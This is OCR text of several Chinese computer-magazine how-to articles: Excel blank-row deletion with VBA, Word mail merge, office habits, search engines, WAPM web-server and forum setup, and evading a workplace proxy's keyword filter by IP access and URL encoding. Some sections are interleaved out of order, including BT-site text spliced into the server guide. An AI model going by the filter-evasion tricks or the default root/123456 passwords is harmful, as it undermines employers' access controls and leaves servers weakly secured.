小雪在进行数据统计和分析的过程中，由于记录添加、删除以及数据表的合并等原因，经常会在表格中出现一些多余的空行。这些空行的存在既不美观，同时也影响了数据分析的结果。如果一行一行删除，费时费力，经过一段时间的摸索，总结出了以下四种方法，拿来与大家分享。

第一招 定位删除法

利用Excel中提供的"定位"功能，一次性定位表格中的所有空行，然后将其"一网打尽"。

单击"编辑"菜单中的"定位"命令，在弹出的"定位"对话框中单击"定位条件"按钮，选择"定位条件"对话框中的"空值"单选钮，如图1所示，单击"确定"按钮。这样就可以将表格中所有的空行全部选中了。然后右击选中区域，选择"删除"命令中的"整行"就可以了。



图1

小提示

使用该方法删除时，要确保其他非空行中的所有单元格内均填有数值，否则会出现误删除记录的现象。

第二招 筛选删除法

利用Excel中提供的筛选功能将表格所有的空行筛选出来，然后将其删除。

由于Excel在筛选时只能识别连续的行，遇到空行时则不会继续向下进行筛选，所以在进行筛选操作之前，我们可以在表格中的任意位置插入一列，在该列中填充一个简单的序列让表格连续起来。然后依次单击"数据"菜单中的"筛选"命令，选择"自动筛选"命令，任选一个字段(如"性别")，选择筛选条件为"空白"，如图2所示，这样就可以将空行筛选出来了，接下来选中这些空行将其删除就可以了，最后再将非空行全部显示出来。



A 空列	B 工号	C 姓名	D 性别
1	1005	张X	
2	1002	王X	
3	1007	陈X	
4	1017	刘X	
5			
6	1006	徐XX	女
7	1011	石X	男
8	1008	朱XX	女
9			
10	1003	杨XX	男
11	1024	许X	男

图2

小提示

如果某记录的被筛选字段(如性别)所对应的单元格没有填写数据也会被筛选出来，此时可再对其他字段进行筛选，直到筛选出来的记录全部为空行为止。

第三招 排序删除法

利用"升序"或"降序"操作，将表格中所有的空行排列到一起，然后将其删除。

与筛选操作类似，Excel中的排序操作也只能在连续的非空行中进行，所以也必须在表格中新添加一个填有简单序列的列。然后任选一个字段，对该字段进行升序或降序排列，此时所有的空行将会排序到表格的最后，然后将其删除就可以了。

小提示

由于使用了排序操作，使得表格中原有记录的顺序被打乱，此时只需对新增的"空列"字段(如图2中的A列)进行升序排序就可以了。

第四招 VBA代码删除法

借助功能强大的Office VBA，我们可以无所不能。首先利用"控件工具箱"在表格中绘制一个按钮，接着双击该按钮，在其Click事件中写上下面的代码就可以了。

```
Private Sub CommandButton1_Click()
Dim b, c As Integer
Dim a As Range
For b = 1 To Range("b65536").End(xlUp).Row
k = 0: Set a = Cells(b, 1)
'测试该行的连续4个列的值是否为空(用户可按要求指定该数字的大小或所有列 cells(xlright)columns)
For c = 1 To 4
If Cells(b, c) = "" Then k = k + 1
Next c
'如果该行连续4个单元格为空,则删除该行
If k = 4 Then
a.EntireRow.delete shift:=xlUp
End If
Next b
End Sub
```

小提示

如果将该代码创建为"宏"并指给一个自定义的工具栏按钮(见图3)，这样就可以一劳永逸了。




图3

与本文相关代码下载地址为:http://www.newhua.com/cfan/200501/示例.rar

CF [YY25]

再多客户不用愁　轻松搞定批量客户个性化信函

高效办公　我用“邮件合并”

■ 与非　晓风吹叶

又到年底了，往常这个时候办公室的秘书阿雯总是忙得不亦乐乎，因为要给几百个客户写信、寄贺卡。这些信函当然不能“批量”处理了，一定要使用特定称呼和问候语，使得信件就像单独写出来一样。但如果分别给每个人写信，又实在太麻烦了。最近，她看起来很悠闲，悄悄一打听，还真是有提高效率的“秘密武器”。

三分钟　客户贺卡全搞定

芝麻开门

通常，Office的邮件合并功能涉及到两个文档：第一个文档是邮件的内容，是所有邮件相同的部分，称为“主文档”。第二个文档包含收件人的称呼、地址等每个邮件不同的信息，称为“收件人列表”。第二个文档中的内容也可以从其他程序得到，如Outlook的联系人列表等。

在执行邮件合并操作之前，首先要创建这两个文档，并把它们关联起来，如指定在主文档的什么位置出现收件人列表中的“称呼”。完成后就可以“合并”这两个文档，为每个收件人创建邮件。以后，如果再给这些收件人发信时，只需要修改已有的信件，执行邮件合并功能就可以了，非常方便、快捷。

通常，阿　将客户的相关资料，如客户的姓名、联系方式等都保存在一个Excel文件中，现在要做的就是建立信函的内容文档，也就是主文档，然后把主文档同这个保存客户资料的Excel文件关联起来就OK了，马上开始，三分钟就可以搞定。

第一步：在Word 2003中新建一个文档，设计制作贺信的具体内容，在贺信最前面留出客户姓名的位置，可以输入不同的客户姓名，其他的都相同。当然，也可以根据实际情况，设计几个不同版本的贺信，这就看各自的需求了。

第二步：执行〝工具→信函与邮件→邮件合并〞菜单命令，打开〝邮件合并〞任务窗格，出现邮件合并的向导，我们按照步骤操作即可。首先根据要创建的文档类型选择〝信函〞单选按钮，单击〝下一步：正在启动文档〞链接，如图1所示，选择〝使用现有列表〞单选项。单击〝下一步：选取收件人〞链接。然后单击〝　览〞链接，打开〝选取数据源〞对话框，选择数据源所在的Excel文件。单击〝下一步：撰写信函〞链接。选择〝其他项目〞链接，打开〝插入合并域〞对话框，在对话框中选择〝姓名〞项，单击〝插入〞按钮，将其插入到贺信的指定位置，如图2所示。到这里，客户贺卡的制作基本完成。




图1

第三步：执行〝工具→信函与邮件→显示邮件合并工具栏〞菜单命令，在工具栏中显示邮件合并的工具栏，如图3所示，单击〝查看合并数据〞按钮，可以预览一下合并后的效果。还可以通过〝首记录〞、〝上一记录〞、〝下一记录〞等控制按钮在记录之间跳转。也可以在〝邮件合并〞任务窗格中通过〝排除此收件人〞链接对某一个记录进行删除。



图2



图3

第四步：最后，单击〝下一步：完成合并〞链接，可以选择将设计完毕的信函合并到一个新文档，如图4所示。方便打印出来邮寄。



图4

Just Do It

在利用“邮件合并”功能“批量”处理信函的同时你想到了什么呢？对，那就是还可以做更多的事情，如主文档设计工资报表的具体格式，次文档保存工资的具体数据，两个文档相互关联后，一套工资报表就迅速生成了。呵呵，像学生成绩通知单、财务报表等以若干记录形式保存的数据，都可以用这种方式关联生成相应的文档，还等什么，赶快行动吧！

依葫芦画瓢　制作邮寄标签

对于简洁的贺信可以很快就搞定了。当然，省下了时间，还可以在贺信的设计上多花些心思。接下来，用类似的方法制作所有贺信的邮寄标签。

第一步：新建一个Word文档，执行〝工具→信函与邮件→邮件合并〞菜单命令，打开〝邮件合并〞任务窗格，

在文档类型中选择“标签”单选按钮。此处，最关键的就是通过“标签选项”对邮寄标签进行详细设置。很多时候，我们是根据具体情况，自定义一个标签的尺寸，然后单独保存起来，以后需要用的时候，直接调用就可以了，如图5所示。




图5

第二步：按照向导提示按照步骤来操作，单击“其他项目”链接，将指定的“域”插入标签中，然后设置字体、字号等，并根据邮寄习惯调整各个域的位置，如图6所示。如果对标签进行调整后，可以通过单击“更新所有标签”按钮来更新所有的标签。



图6

第三步：最后，预览一下标签的效果，打印出来，裁剪一下，粘贴在信封上就大功告成了，你计算过吗，这个需要多少时间？

Just do it

随着网络用户的日益增多，很多人用E-mail的方式发邀请函、节日问候等，相信每个人都有过同时给多个人发邮件的经历。在使用邮件合并功能的时候大家是否注意到，在“文档类型”中有一个“电子邮件”选项，选定这个选项后按照向导就可以给多人同时发送电子邮件，大家不妨试一试。


老鸟支新招——制作超大文档

阿　为大家介绍的“邮件合并”功能是比较经典的应用，而另一位同事晓风要制作一个近十万字的ISO标准文件，这些文件分别要由不同部门的同事分工完成，让晓风颇为头疼的是如何统一格式，让最终合成的文件符合要求。苦思想之后，终于想到了一个办法，就是运用“邮件合并”的功能，经过多次尝试，终于解决了问题。

第一步：用Word制作好“母板”，也就是主文档，如图7所示。单击“查看合并数据”按钮，可以查看合并后的效果，通过工具条按钮查看文档全部内容，如图8所示。


第二步：制作公用“子板”，也就是数据源。对应于“母板”，子板仅保留“标题”和“内容”两个变动项，用Word制作，如图9所示。

第三步：将公用“母板”和公用“子板”分别作为共用“母板”和共用“子板”的文档名，保存在共享文件夹中，让各部门内的同事拷贝至其各自的电脑中，再



武汉市环境卫生管理处
人教股工作说明书
文件编号：
生效日期：200　年　月　日
«标题»
内容

图7



武汉市环境卫生管理处
人教股工作说明书
文件编号：
生效日期：200　年　月　日
岗位职责

图8



标题	内容
目录	1．0岗位职责 1．1人教股岗位职责 1．2人教股股长岗位职责 1．3人事员岗位职责 2．0岗位规范 2．1人教股股长岗位规范 2．2人事员岗位规范 3．0人教股工作程序及作业流程 3．1人事管理工作程序及作业流程 3．2职工培训工作程序及作业流程 3．3绩效考核工作程序及作业流程 3．4薪酬管理工作程序及作业流程

图9

根据自己的需要予以重新命名，如“财务科母板”、“财务科子板”、“企业文化母板”、“企业文化子板”等。为方便起见，将“母板”和“子板”放在同一个文件夹中。

第四步：将“企业文化子板”作为数据源导入“企业文化母板”。执行“邮件合并”菜单命令，在打开的“文件类型”对话框中直接选取“Word文档”，找到“企业文化子板”所在的文件夹，打开“企业文化子板”。将鼠标放在“企业文化母板”中的“标题”处，插入“标题”域，同理，在“内容”处插入“内容”选项。

实质上“母板”起到规范格式的作用，而“子板”则起到输入实质内容作用。因为“子板”的表格可以增加到Word允许的几千行，每一行都是一项独立的文件内容。这时所要做的工作，就仅仅在“子板”中输入内容，而不用管格式是什么样的。

第五步：在编辑过程中，可随时通过“母板”中的“查看合并数据”按钮和记录单的上下滚动来查阅“子板”中的编辑内容，非常直观和方便。

等所需的各部门文件都准备好了，晓风所要完成的无非就是合成了，因为“母板”只有细微的变动，而“子板”的表格行次可以随意增删修改。用不了半天的功夫，这项工作即靠顺利完成。

小提示

修改工作最好放在“子板”中。另外，因为合并后的文档是分节的，页码也是分节而设的，若双面打印，会发现打出来的是乱七八糟，其实只要将合并后的文档全选，点击“插入”选取“页码”选项，在弹出的对话框中点击“格式”，在“页码格式”中选中“续前节”，这时整个文档的页码就连起来了。

CF [YY26]



Office电脑陋习

★★

■ Storyer

电脑用久了，总会养成不良习惯，也许短时间内这些习惯还不会影响工作，但日久天长，难保电脑不会积劳成疾。

水杯放键盘边 >>>

这是最容易犯的坏习惯。由于办公桌面积不大，在加上使用方便，以及担心水洒在显示器或者机箱上会出问题，因此水杯会经常出现在键盘边。这是相当危险的做法，因为办公室的绝大多数键盘都是不防水的，现在流行的笔记本式键盘更是会被水"一击必杀"。与键盘相比，显示器有底座，机箱有垫脚，反而还不怕水杯洒在它们下面（直接洒到它们上面或者内部还是会出大问题）。所以，桌面上水杯的位置还是放在距离键盘较远处更好。

文件资料放显示器上 >>>

因为CRT显示器体积大，因此显示器上方也成了使用者经常随手摆放文件的地方。但这样同留下了故障隐患。CRT显示器的发热量不可小视，显示器背后的小孔就是通过空气对流的方式将显示器内部的热量散发出去。即使在显示器背部的散热孔上只是覆盖一张纸，也会严重阻碍空气对流，而显示器内部的温度也会很快升高，虽然短时间内显示器不会出现明显问题，但问题长期积累下来，还是会影响显示器的使用寿命。

打印机放机箱上 >>>

桌面空间小，机箱上有那么大一块平整的空间，正好放置打印机，看起来是既节约空间又方便使用的好位置。但使用者可曾注意到，无论是激光打印机还是喷墨打印机，在打印时都震动得非常厉害。这样的震动直接传递到机箱上，又会传递到机箱内部的配件中。其中受影响最严重的当然是硬盘了。高速旋转的硬盘长期受到这样的震动，很容易让磁头划伤硬盘，而这样的结果最后就是硬盘在不长的时间内丢失文件、出现坏道，最后损坏。

不正常关机 >>>

临近一天工作结束，实在等不及Windows的关机过程，最后直接强制关掉电脑，这也是Office用电脑的常见坏习惯之一。Windows在关机过程中通常要保存不少数据，然后再把硬盘磁头归位，这样才能安全的关机。如果Windows正在写入文件时就直接关闭电脑，不但容易让硬盘非正常停止工作，造成硬盘磁头可能碰撞盘片，损伤硬盘。而且还会给Windows系统留下不正常的碎片文件，久而久之同样会严重影响系统速度。

不注意电脑安全 >>>

在一般公司中，对外的网络接口都有防火墙等设备保护，这就让内部的使用者忽视了电脑的安全，连最基本的病毒防火墙都没有安装。实际上对外的防火墙只起到一个分割内网与外网的作用，但并不能防住各种通过邮件或者即使通信工具传输到内网的文件。因为这些信息都是加密的，防火墙无法判断是否有害。因此带有病毒或者木马的邮件、文件还是很容易进入到内部网络。如果本机不安装杀毒软件，不但很容易让自己染毒，还很容易受到其他内部染毒电脑的攻击。甚至一个内部没有安装病毒防火墙的局域网很容易因为一台电脑感染病毒而让整个网络在很短时间内瘫痪。因此无论外部的保护看起来都么严密，自己的电脑还是要安装一套杀毒软件。

不用鼠标垫 >>>

鼠标的垫脚和办公桌的桌面都是硬质材料。鼠标不用鼠标垫就直接在办公桌面上移动，这对鼠标垫脚的磨损是相当大的，而且同样还会磨损桌面。除此以外，对滚轮鼠标而言，没有鼠标垫，直接在桌面让移动鼠标也更容易在鼠标内积累污垢。另外，人的手腕在硬质桌面上摩擦移动，也对腕关节有一些影响。因此，一块布质的柔软的鼠标垫也属于必备之物。

显示器位置不正 >>>

由于桌面空间不够，不少office人员的显示器并不是正对在自己面前，而是偏了一定的角度，而且还有可能显示器本身也没有放正，人看到的画面都是偏的。这同样也是不好的习惯。首先，显示画面不正，使用者看不到正常的图像，特别是现在的LCD，不正对着看色彩内容等会严重失真，这显然会严重影响工作效率。另外，如果显示器不是正对人体放置，那么人必须长时间偏着头才能正常看到显示器，颈部肌肉必须长时间使力，这显然也不利于个人健康。所以显示器还是要想办法摆放来正对自己。 CF [YY27]

■熊猫盼盼

★★★

脚踩多条船　做个搜索花心鱼

本文可以帮你学到

- 根据搜索内容选择不同的搜索引擎
- 让你更精确、更快速地找到需要的内容

菜鸟在网络中左顾右盼，不知该去哪儿。老鸟学会了使用搜索引擎，从下载MP3到下载PDF文件，清一色地用Google，不过查找资料方便多了。而高手们在干什么呢？原来高手们利用多种搜索引擎来处理不同需求的搜索。

我要搜电子书

都说互联网是一个学习大课堂，当你正在为所需要的书本资料久觅不得而发愁时，为什么不搜一下呢？

1.EBOOK电子图书搜索引擎

网址:http://book.httpcn.com/search/

作为中国最大的电子书搜索引擎，其可搜索的图书数量达到数万本，书目类型大体分为三类:综合类、科教类、小说类。当你要寻觅某本小说或工具书时，不妨用它搜一下。

优点:可采用"书名"和"作者"两种搜索方式，支持模糊搜索。

缺点:可搜索的图书数量仍需增加。

速度:★★★

实战1:我要搜索《The Boy Captives(被俘的男孩)》，但记不全书名，只依稀记得"男孩"和"BOY"。

可以利用EBOOK引擎的模糊搜索功能，在搜索框中输入"男孩 BOY"进行搜索，然后在结果页中稍加筛选即可。

实战2:想找卫斯理系列里的一本，可是怎么也想不起来书名叫什么了。

在搜索框中输入作者的名字"倪匡"，"搜索方式"选择"作者"然后进行搜索，这样就能找到倪匡先生写的卫斯理全集了，这时看到书名应该有印象了吧。

2.Google打印服务

网址:http://print.google.com

国外的经典文学名著，只有读英文原版才能体味出最原汁原味的文学意境。可是要在网上找原版电子书还真挺难，Google最近推出了"打印"服务，当你在其网站上搜索文学名著的书名时，就会自动调用其"打印"搜索引擎来为你找到相应的电子版图书供在线阅读。

优点:搜索到的图书页码完整，且格式统一。

缺点:目前只支持英文原版。

速度:★★★★

实战:利用Google打印服务寻找《Romeo and Juliet(罗密欧与朱丽叶)》的电子书。

第一步:在IE中打开http://www.google.com，如果你的默认Google首页是中文的，可以点击页面中的"Google.com in English"链接进入英文版本的Google。

第二步:搜索想要找的原版书的书名，如"Romeo and Juliet"(不含引号)。在搜索结果页面的起始位置就能看到Google打印服务提供的电子书链接了(见图1)。



图1　搜索"Romeo and Juliet"后显示Google打印服务的链接

3.Google指定文件类型搜索

网址:http://www.google.com

Google搜索想必大家都用过，可是它的高级搜索功能使用的人却不多。比如网上下载的电子书的格式大多为PDF，搜索时可以在搜索框中输入书名和"filetype:pdf"(如要搜索《Thinking in C++》这本书的PDF电子书，那么可以在Google中搜索"thinking in c++ filetype:pdf")，这样搜索结果会更加精确，而且可以直接找到该电子书的下载地址(见图2)。




图2　搜索结果中包含了电子书的下载地址

> 小提示
>
> Baidu(百度)也支持文件类型搜索方式，格式与Google完全相同。

优点:搜索准确性高，利用搜索结果可直接下载。

缺点:搜索方式单一，不能以作者等方式指定搜索范围。

速度:★★★★

我要搜音乐

诚然，KuGoo等音乐共享软件已经被越来越多的音乐爱好者所使用，可是传统的音乐搜索仍然有其忠实FANS。无

须安装，无须设定共享目录，只需打开音乐搜索引擎页面，想要的音乐就能〞搜之即来〞。

1.“一搜”MP3搜索

网址:http://music.yisou.com

〞一搜〞的音乐搜索虽然出道不久，但使用者却不断增加，最大的原因就是其独到的歌曲试听功能(见图3)，简直可以　美一个大型DJ站。



图3　点击“试听”后弹出的播放窗口，支持歌词的滚动显示

优点:歌曲试听支持歌词滚动。歌词、试听、点播、手机铃声形成一条完整的搜索链。

缺点:对多关键字的搜索尚需改进。

速度:★★★★

实战:我想下载《我真的受伤了》这首歌所在的整张专辑的歌曲。

搜索〞我真的受伤了〞，在结果列表页中查看歌曲的〞所属专辑〞为《热》，点击专辑列中的〞热〞，就会进入这张专辑的所有歌曲的下载页面了。

2.“百度”MP3搜索

网址:http://mp3.baidu.com

百度音乐搜索想必大家都不会陌生，在多关键字的搜索中特别能体现出这个引擎的优势，无论你是搜索〞我真的受伤了 张学友〞还是搜索〞张学友 我真的受伤了〞，都能达到预期的目的。

优点:支持歌词、试听、点播手机铃的完整搜索链。多关键字搜索能力强。

缺点:不支持歌词滚动。

速度:★★★★

3.SoGua全球娱乐门户引擎

网址:http://www.sogua.com

SouGua和其他引擎的区别之处在于可以很方便地利用它的〞专辑搜索〞功能来下载整张专辑的曲目。

优点:搜索方式多样化。

缺点:速度过慢。

速度:★★

我要搜图片

在论坛上打了半天字也发不了几帖，还被版主定罪为〞灌水〞。可要是发图片，就显得非常有说服力了，一张美图再老，也能使看帖者心旷神　、心悦诚服……(版主:〞这，这不算灌水。〞)

1.“百度”图片搜索

网址:http://image.baidu.com

在同类图片搜索引擎中，百度算得上是数一数二的。

优点:支持搜索结果图片的缩略图预览，支持两种图片搜索方式及多种图片格式的限定，可以满足配图及新闻组稿的不同需要。

缺点:图片分类搜索方式仍有改进余地。

速度:★★★★

2.Google图片搜索

网址:http://images.google.com

能搜索到的图片最多，但对图片链接失效检查不到位，经常导致只能看到预览的缩略图却无法点击打开完整图片。如果你只是搜索一些小图片的话，这将是你的最佳选择。

优点:搜索范围广。

缺点:图片有效性检查不够。

速度:★★★★

我要搜FTP下载

在宽带广泛进入家庭后，光驱销路明显下滑了不少，因为大家都从网上下载，谁还用光驱啊？可是要在网上找到个合适的下载链接，还真不容易。

天网搜索

网址:http://e.pku.edu.cn/

寻找那些非常难找的软件下载时，常常是刚在Google中满心欢喜地搜索到，点进去却发现链接早已经失效了(周星星:〞世界上最痛苦的事莫过于此……〞)。用天网搜索时，你可以在搜索框中输入软件名称，点击〞搜索文件〞就能找到许多此软件的FTP下载地址。

优点:独创的FTP搜索及优秀的链接有效性验证。

缺点:搜索结果的重复性过滤尚需改进。

速度:★★★★

实战:使用“天网搜索”

在使用〞天网搜索〞时，可以搜索要寻找的文件的完整或部分文件名(软件的文件名可以从无效下载链接获得)，这样比直接搜索软件的名称得到的结果更准确。

我要搜P2P资源

BT，eMule等P2P资源共享软件已经成为宽带上网的必备工具。可能你要找的并不是一个热门的电影或是软件，那么就应该尽量在大的种子发布网站中搜索，成功机率比较大。

■ DIYChen ■熊猫盼盼

★★★★

五分钟搭建Web服务器和论坛

※特别感谢WAPM作者乔楚提供的技术支持！

本文可以帮你学到

- 五分钟搭建一个完整的Web服务器
- 再接再厉，在此服务器基础上轻松搭建论坛

或许你急于向MM证明自己是电脑高手，又或许你已经受够了免费主页空间那低劣的服务质量。面对一个五分钟搭建自己的Web服务器的机会，你还会选择那些小的可怜且功能严重 乏的免费空间吗？聪明的你当然会选择前者。可是安装和配置Apache服务器是件非常麻烦的事，满是字符的配置文件可能会让你为了一个选项而弄得焦头烂额，怎么可能只用五分钟呢？

你知道吗

WAPM是什么？

WAPM就是Windows＋Apache＋Tomcat＋PHP＋MySQL服务器平台的英文缩写。它是国人自己编写的一个将多种服务器平台集成在一起的服务器平台软件套装。

WAPM小档案

u软件版本：1.0R2　　软件大小：63MB

u软件性质：免费软件　　运行平台：Window 2000/NT/XP/2003

u下载地址：http://w.yi.org/ftp/WAPM/WAPM.Setup.rar

架设服务器

第一步：确保在安装WAPM前，系统没有安装过Apache，Tomcat，MySQL，并且相关端口没有被其他软件占用(WAPM使用的端口为：80、443、3306、8088)。否则请先备份数据，然后卸载这些软件或更改端口，如果曾经安装过IIS必须先将其卸载，否则会产生冲突。

小提示

★如果在你的C盘根目录下有my.cnf文件，请改名或删除，否则MySQL会无法启动。同时备份系统目录之内的my.ini文件。

第二步：下载WAPM安装包，并将文件解压到某一个分区的根目录，本文以D:\usr为例。

第三步：双击运行解压目录中的Service-Install.bat，出现字符安装画面，按任意键继续。如果你使用的是Windows XP SP2，安装时可能会出现如图1所示对话框，点击“解除阻止”按钮。



图1

第四步：安装脚本提示所有服务器安装成功(出现“发生系统错误1060”是正常的，是因为安装程序检测到系统之前未安装MySQL)。通过“开始→运行”，输入“services.msc”并回车打开“服务”窗口，在服务列表中查找如图2所示的三个服务，如果没有找到，请回到第三步重新安装一次。

第五步：服务已经安装完毕，此时执行usr目录中的

1.BTChina

网址：http://bt.btchina.net

BTChina是中国最大的BT发布索引联盟，几乎国内所有BT发布网站的种子在这儿都能搜索到。

优点：搜索范围广，镜像服务器多。可以查看种子连接数量以选择最快的下载资源。

缺点：高峰时段访问不稳定。

速度：★★★

实战：我已经搜索到了BT资源，可是点击链接却无法下载种子。

BTChina的服务器不太稳定，有时会出现这种无法正常下载种子的情况，可以在搜索到的结果中点击页面右侧的“其他下载点”中的链接(D2/D3/D4即为2、3、4号镜像服务器下载点)。

2.VeryCD

网址：http://www.verycd.com/

eMule(在国内又称“电骡”)作为除BT外另一个超人气P2P共享软件，在国内也有着为数众多的使用者。VeryCD上可以搜到许多用BT下载不到的好东西。

优点：搜索范围广，资源丰富。

缺点：和BTChina一样，高峰时段的访问不尽如人意。

速度：★★★☆

CF [YY28]

WAPM-APACHE	WAP...	自动	本地系统
WAPM-MYSQL		自动	本地系统
WAPM-TOMCAT		自动	本地系统

图 2

start.bat，系统将会立刻启动所有服务器(如果MySQL服务启动失败，请用“记事本”打开D:\usr\local\mysql4下的my.ini并检查其中的路径是否为服务器的安装路径，然后手动执行D:\usr\local\mysql4\bin\winmysqladmin.exe)。

小提示

如果在安装过程中遭遇失败，可以运行Service-UnInstall.bat卸载所有已安装软件，然后从第三步开始重新进行安装。

第六步：管理及配置页面(在IE中输入网址即可进行管理)：

1.数据库管理:http://127.0.0.1/phpMyAdmin
用户名:root　　　密码:123456
2.Tomcat管理:http://127.0.0.1:8088
用户名:tomcat　　密码:123456
3.系统信息查看:http://127.0.0.1/

小试牛刀——安装论坛

很多读者都希望拥有自己的论坛，现在既然已经架设了自己的Web服务器，我们就能够轻松地实现这个梦想了！本文将以国内最流行的Discuz!论坛系统(2.2Free版本)为例介绍论坛的安装。

第一步:首先从http://download.discuz.net/2.2/gb2312.zip下载Discuz!2.2F论坛系统，解压至本地硬盘任意目录中。将解压目录中的Discuz!目录重命名为bbs，并移动到D:\usr\local\www\data目录下。

第二步:进入http://127.0.0.1/phpMyAdmin，登录之后即进入PHPMyAdmin(密码见上文)，在"创建一个新的数据库"处任意填写一个数据库名称后点击"创建"(见图3、4)。



图3　创建数据库



图4　创建成功

第三步:用IE打开http://localhost/bbs/install.php，开始安装论坛。点击"我完全同意"，进入安装向导页。将"数据库用户名"改为"root"，数据库密码改为"123456"，数据库名改为刚才创建的"bbs"(均不含引号，见图5)，其他均采用默认设置即可，确认填写无误后点击"保存配置信息"。

第四步:页面中显示了当前服务器配置与Discuz!所需配置的比较图，如果没有出现红色的警示语，即表示符合安装要求(见图6)。在页面下方的"设置管理员账号"中填写"管理员用户名"，"管理员Email"和"管理员密码"(即今后你用来登录论坛并进行后台管理的账号)，点击"开始安装Discuz!"。

设置选项	当前值	注释
数据库服务器:	localhost	数据库服务器地址，一般为 localhost
数据库用户名:	root	数据库账号用户名
数据库密码:	••••••	数据库账号密码
数据库名:	bbs	数据库名称
系统 Email:	admin@domain.com	用于发送程序错误报告
表名前缀:	cdb_	同一数据库安装多论坛时使用

保存配置信息　退出安装向导

图 5

	Discuz! 所需配置	Discuz! 最佳配置	当前服务器
操作系统	不限	UNIX/Linux/FreeBSD	WINNT
PHP 版本	4.0.0 以上	4.0.6 以上	4.3.9
附件上传	不限	允许	允许/最大 8M
MySQL 版本	3.23 以上	3.23.51	4.0.22-nt
磁盘空间	2M 以上	50M 以上	4378M
./templates 目录写入	不限	可写	可写
./attachments 目录写入	不限	可写	可写
./forumdata 目录写入	不限	可写	可写
./forumdata/templates 目录写入	可写	可写	可写
./forumdata/cache 目录写入	可写	可写	可写

图 6

第五步:如果页面中都显示"成功"，那就表示论坛已经安装成功了。在IE中打开http://localhost/bbs，你已经然成为了一个建站高手，独立完成了一个Web服务器的架设并安装了一个论坛。

第六步:将你的IP地址告诉你的好友，或者使用"花生壳"动态域名系统("花生壳"的使用方法可以参考本刊2004年11期的《圆你DJ梦想　轻松架设网上交通台》或者其官方网站上的说明:http://www.oray.net)。你的论坛的访问地址为:http://你的IP地址/bbs。

小提示

★想知道如何得到本机IP地址，可以参阅本期《IP知识补习班》。

疑难解决

Q:为什么我已经成功架设了WAPM，朋友却无法访问呢？

A:可能你没有公网IP地址，或者所使用的防火墙禁用了外部对于80端口的访问。如果是防火墙的问题，可以在防火墙规则中设定允许对80端口的TCP连接。

Q:我怎么修改首页？

A:直接在D:\usr\local\www\data(以本文的安装路径为例)下用新的首页覆盖原index.htm即可。

CF [YY29]

■综合十三狼

触摸代理服务器的“敏感区”

★★★★

本文可以帮你学到

- 通过直接IP访问方式突破代理服务器限制
- 通过URL编码方式突破代理服务器限制

在单位上网，总会受到各种限制。就拿我们单位来说吧，采用亿特代理服务器软件架设了一个HTTP代理，当我们在访问一些域名中含有“QQ”、“Chat”，“Game”等关键字的网站时，就会发现代理服务器的“无形黑手”已经把你的访问给扼杀了(见图1)。既然找到了症结所在，我们当然就要开始寻求破解的方法。



图1 含有“QQ”字样的域名被代理服务器屏蔽

1.用IP访问方式突破代理屏蔽

由于代理服务器只限制了敏感词的访问，而并没有封锁所有域名中含有关键字的网站的IP。所以只需输入该网站的IP，就能轻松绕过代理服务器的“敏感区”。正常情况下使用Ping就能获取域名的真实IP，可是由于现在采用的是HTTP代理登录的方式，所以得另谋他法了。

第一步:用IE打开http://www.123cha.com，在页面中“请输入查询域名或IP”右侧的文本框中输入“www.qq.com”(不含引号)点击“查询”即可获取QQ网站的IP。

第二步:在IE的地址栏中填入刚才页面中获取的IP访问试试，熟悉的QQ首页又回来了。

小提示

多次查询QQ网站的IP可能会发现其IP并不惟一，很多大网站都采用了多服务器集群技术，所以可能存在数个IP。

2.用URL编码方式突破代理屏蔽

可别高兴得太早，如果关键字在网站URL中的目录名中出现，如:http://www.myadasoft.com/linkgame/，那该怎么办？我们可以用URL编码的方式来对网址进行一次小小的“包装”。

0	%30	9	%39	i	%69	r	%72
1	%31	a	%61	j	%6a	s	%73
2	%32	b	%62	k	%6b	t	%74
3	%33	c	%63	l	%6c	u	%75
4	%34	d	%64	m	%6d	v	%76
5	%35	e	%65	n	%6e	w	%77
6	%36	f	%66	o	%6f	x	%78
7	%37	g	%67	p	%70	y	%79
8	%38	h	%68	q	%71	z	%7a

你知道吗

什么是URL编码？

URL编码是一种 览器用来打包表单输入的格式。 览器从表单中获取用户提交的变量值 ，将它们以“变量名=变量值”的方式插入URL中发送给服务器。%后的数字即为该字符的十六进制ASCII码。

第一步:我们以刚才的链接为例，“http://www.myadasoft.com/linkgame/”中的“game”关键词会被代理服务器禁止，而如果将“game”转换为URL编码就可以逃过代理服务器的“法眼”。首先查阅下表找到该词对应的URL编码。

第二步:根据上表，“game”可以转换为“%67%61%6d%65”(不含引号)。用这个经过URL编码后的字符串替换原地址中的“game”，即http://www.myadasoft.com/link%67%61%6d%65/，就能畅行无阻地访问被屏蔽的网站了。

小提示

当遇到网址中含有中文关键词时就无法用上表转换，此时可以用Baidu搜索该词，接着在IE地址栏中“wd=”和“&cl=3”之间就能找到该词的URL编码(见图2)。



图2 用Baidu搜索“游戏”得出其URL编码为“%D3%CE%CF%B7”

CF [YY30]

突破教育网　舒舒服服用代理

★★★★

■阮征　■选题推荐:姜英琪

教育网内学习资源丰富，网内下载也很快。可一旦要访问一些国外网站时，如用Google搜索资料、升级病毒库、给系统在线安装补丁时，麻烦就来了。教育网访问国外网站需要支付较高额的费用，大多数用户都会选择使用代理服务器的方式。但问题并没有完全解决，因为使用代理有以下几个缺点：

（1）设置过程繁琐：在网上找到的代理，要通过频繁的复制粘贴操作一条条加以验证，设置不方便。

（2）代理易失效：在一堆代理里好不容易“挖”出几个能用的，到了第二天却发现代理已经失效了。

